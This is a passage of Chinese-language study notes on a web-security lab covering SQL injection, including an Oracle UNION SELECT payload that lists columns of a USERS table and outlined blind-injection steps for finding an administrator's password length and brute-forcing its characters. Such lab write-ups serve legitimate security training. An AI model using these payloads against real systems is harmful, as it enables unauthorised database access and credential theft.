
爆数据

part3:
登陆
'UNION+SELECT+'a','b'+FROM+dual--'UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name='USERS_YSRTOP'--五、SQL盲注
心得:观察回显的不同(先看字节数)
实验11:带条件响应的SQL注入
part1:
加上

少了一个欢迎回来,而且字节数也少了


part2:

判单是否存在users表
判断是否存在administrator用户

判断密码长度


到数字20的时候就不成立了
说明密码有20位
爆破每一个字符的值
